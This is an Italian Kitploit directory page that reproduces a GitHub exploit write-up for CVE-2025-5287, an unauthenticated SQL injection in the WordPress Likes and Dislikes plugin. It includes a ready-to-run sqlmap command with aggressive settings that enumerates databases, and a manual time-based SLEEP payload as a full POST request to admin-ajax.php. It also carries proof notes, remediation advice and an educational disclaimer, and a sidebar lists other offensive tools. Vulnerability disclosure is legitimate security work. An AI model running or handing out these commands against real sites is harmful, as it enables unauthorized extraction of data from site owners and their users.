
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2025-5287 — WordPress Likes and Dislikes Plugin <= 1.0.0 è vulnerabile a SQL Injection | Kitploit

Strumenti/GitHubGitHub/nxploited/cve-2025-5287
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e Formazione
GitHubnxploited/cve-2025-5287

CVE-2025-5287

WordPress Likes and Dislikes Plugin <= 1.0.0 è vulnerabile a SQL Injection

Vedi Repository
171 anno faNon ancora revisionato
Condividi

🔥 Plugin WordPress Likes and Dislikes ≤ 1.0.0 - SQL Injection non autenticata

🧠 CVE ID: CVE-2025-5287

Scoperto da: Khaled_Alenazi (Nxploited)
Pubblicato il: 27 maggio 2025


📋 Descrizione

Il Plugin Likes and Dislikes per WordPress è vulnerabile a SQL Injection tramite il parametro post in tutte le versioni fino alla 1.0.0 inclusa.
A causa di un escaping insufficiente e della mancanza di prepared statements, gli attaccanti non autenticati possono iniettare SQL grezzo nelle query backend, portando a perdita o manipolazione dei dati.


🧬 Dettagli Tecnici

  • Parametro Vulnerabile: post
  • Tipo di Vulnerabilità: SQL Injection (Boolean-based e Time-based)
  • Metodo HTTP: POST
  • Endpoint Interessato: /wp-admin/admin-ajax.php
  • Stato della Patch: ❌ Non Corretta
  • Privilegi Richiesti: Nessuno (Non autenticato)
  • Punteggio CVSS: 9.3 (Alto)
  • OWASP Top 10: A1 - Injection

💥 Sfruttamento


✅ Comando SQLMap (Time-based Blind SQLi):

sqlmap -u "http://TARGET/wp-admin/admin-ajax.php" \
--data "action=my_likes_dislikes_action&post=1&state=like" \
--method POST --risk 3 --level 5 --batch --time-sec=5 --dbs

Questo comando conferma il punto di iniezione ed enumera i database utilizzando una tecnica time-based.

🧪 Payload POC (Manuale - Time-based):

POST /wp-admin/admin-ajax.php HTTP/1.1
Host: nxploit.ddev.site
Content-Type: application/x-www-form-urlencoded
Connection: close

action=my_likes_dislikes_action&post=1 AND (SELECT 1234 FROM (SELECT(SLEEP(5)))a)&state=like

🧪 Riepilogo delle Prove

  1. Enumerazione con SQLMap:

    • Rilevati SQLi boolean-based blind e time-based blind.
    • Confermato che il backend è MySQL.
    • Database enumerati: db, test, information_schema.

    SQLMap Proof

  2. Verifica Manuale con Burp Suite:

    • Ritardo della risposta HTTP confermato tramite payload time-based.
    • Il ritardo ha superato i 15 secondi, indicando una reale iniezione.

    Burp Suite Proof


⚠️ Rischi

  • Severità CVSS: 9.3 (Alta)
  • Questa vulnerabilità può essere utilizzata per estrarre dati sensibili senza autenticazione.

🔗 Riferimenti

  • https://patchstack.com/database/wordpress/plugin/inprosysmedia-likes-dislikes-post/vulnerability/wordpress-likes-and-dislikes-plugin-plugin-1-0-0-unauthenticated-sql-injection-vulnerability
  • https://nvd.nist.gov/vuln/detail/CVE-2025-5287

🛡️ Raccomandazioni

  • Sanificare e parametrizzare immediatamente l'input proveniente da post.
  • Utilizzare prepared statements.
  • Implementare WAF e rate-limiting per ridurre i tentativi di iniezione brute-force.

⚠️ Disclaimer

Questo contenuto è fornito solo a scopo educativo e di ricerca.
L'autore non approva attività dannose o lo sfruttamento di sistemi senza esplicita autorizzazione.


👤 Autore

Khaled_Alenazi (Nxploited)

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    343
  • 5

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    258

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →






